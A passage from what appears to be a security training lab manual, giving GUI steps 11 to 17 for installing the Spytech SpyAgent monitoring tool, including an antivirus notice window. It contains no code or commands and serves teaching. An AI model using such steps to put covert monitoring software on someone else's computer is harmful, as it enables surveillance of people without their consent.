
11. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.




12. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




13. In the Ready To Install window, click Next.



14. The Spytech SpyAgent Setup pop-up appears, asking Would you like to include an uninstaller?; click Yes.




15. The **Spytech SpyAgent** folder location window appears; close the window.



16. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



17. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.

